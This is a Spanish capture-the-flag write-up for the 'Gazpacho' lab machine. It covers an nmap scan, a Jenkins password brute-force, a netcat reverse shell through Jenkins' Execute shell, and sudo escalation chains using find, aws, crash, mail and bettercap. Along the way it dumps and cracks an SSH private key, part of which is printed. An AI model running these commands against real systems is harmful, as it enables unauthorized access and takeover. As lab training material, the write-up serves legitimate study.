GAZPACHO



GAZPACHO
ACCEDER
AVANZADO
Creador: Curiosidades De Hackers Y Condor

Comenzamos realizando un escaneo nmap donde encontramos los puertos 22,80 y 8080 abiertos.


```
--------------------------
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.29
--------------------------
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-11 14:45 CET
Nmap scan report for 192.168.16.29
Host is up (0.00038s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_  256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp   open  http    Apache httpd 2.4.57 ((Debian))
|_http-server-header: Apache/2.4.57 (Debian)
|_http-title: Login
8080/tcp open  http    Jetty 10.0.20
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(10.0.20)
MAC Address: 08:00:27:20:A1:24 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.38 ms 192.168.16.29
```

Reviando el puerto 80 no encontramos nada. En el puerto 8080 realizando un ataque de fuerza bruta contra el panel de login de Jenkins suponiendo que el usuario es admin encontramos la contraseña.



Una vez dentro de Jenkins si nos dirijimos a new item > freestyle project > build enviroment > build steps tenemos una opción llamada Execute shell, probamos a ejecutar el comando nc y estamos dentro.




```
❯ nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.29] 41514
whoami
jenkins
```

El siguiente paso será ir escalando privilegios, para ello, con Jenkins realizamos el escalado hasta el usuario ajo aprovechandonos del comando sudo.

```
jenkins@gazpacho:/home/pepino$ sudo -l
Matching Defaults entries for jenkins on gazpacho:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User jenkins may run the following commands on gazpacho:
    (ajo) NOPASSWD: /usr/bin/find
jenkins@gazpacho:/home/pepino$ sudo -u ajo find . -exec /bin/sh \; -quit
$ whoami
ajo
$
```

Desde ajo podemos pasar al usuario cebolla aprovechandonos también de la mala configuración del comando sudo.

```
ajo@gazpacho:~$ sudo -l
Matching Defaults entries for ajo on gazpacho:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User ajo may run the following commands on gazpacho:
    (cebolla) NOPASSWD: /usr/bin/aws
ajo@gazpacho:~$ sudo -u cebolla aws help
$ whoami
cebolla
$
```

```
sudo aws help
!/bin/sh
```

Repetimos el proceso para pasar al usuario pimiento con el comando crash.

```
cebolla@gazpacho:~$ sudo -l
Matching Defaults entries for cebolla on gazpacho:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User cebolla may run the following commands on gazpacho:
    (pimiento) NOPASSWD: /usr/bin/crash
cebolla@gazpacho:~$ sudo -u pimiento crash -h
$ whoami
pimiento
$
```

```
sudo crash -h
!sh
```

Y volvemos a hacer un proceso similar para intentar ir a por usuario pepino. Como este caso se aprovecha el comando cat, aprovechamos para ir a por su clave privada.

```
pimiento@gazpacho:~$ sudo -l
Matching Defaults entries for pimiento on gazpacho:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User pimiento may run the following commands on gazpacho:
    (pepino) NOPASSWD: /usr/bin/cat
pimiento@gazpacho:~$ sudo -u pepino cat /home/pepino/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABByoG7nEe
i6bVAeUyaAW33NAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQCjSEKtLfaQ
PlKZ2sKgG6RrE1KxzerLgT2JiTOcYIC5CNgV+zUinlgKtaneZaHxhJJNDG5ZbrrrUtz06B
```

```
❯ ssh2john id_rsa > hash_id_rsa
```

```
❯ john hash_id_rsa --wordlist=minirockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mittens          (id_rsa)
```

Una vez obtenida la contraseña, damos los permisos necesarios a la clave e iniciamos sesión vía ssh.

```
❯ chmod 600 id_rsa
❯ ssh -i id_rsa pepino@192.168.16.29
Enter passphrase for key 'id_rsa':
Linux gazpacho 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Mon Apr 29 18:48:07 2024 from 192.168.0.108
pepino@gazpacho:~$
```

Aprovechamos los permisos de sudo para ir al usuario tomate con el comando mail.

```
pepino@gazpacho:~$ sudo -l
Matching Defaults entries for pepino on gazpacho:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pepino may run the following commands on gazpacho:
    (tomate) NOPASSWD: /usr/bin/mail
pepino@gazpacho:~$ sudo -u tomate mail --exec='!/bin/sh'
$ whoami
tomate
$
```

Como último escalado solo nos quedaría root, que lo haremos aprovechando los permisos de sudo en el comando bettercap.

```
tomate@gazpacho:~$ sudo -l
Matching Defaults entries for tomate on gazpacho:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User tomate may run the following commands on gazpacho:
    (root) NOPASSWD: /usr/bin/bettercap
```

Por ejemplo, para entrar en el siguiente menú que nos permitirá ejecutar comandos como si fuesemos root sería el siguiente.

```
sudo bettercap -eval "help"
```

En nuestro caso, para escalar los privilegios lo que hicimos fue copiar el binario bash a una ruta que tengamos permisos para posteriormente activarle el suid. Por último, vamos a por las queridas flags.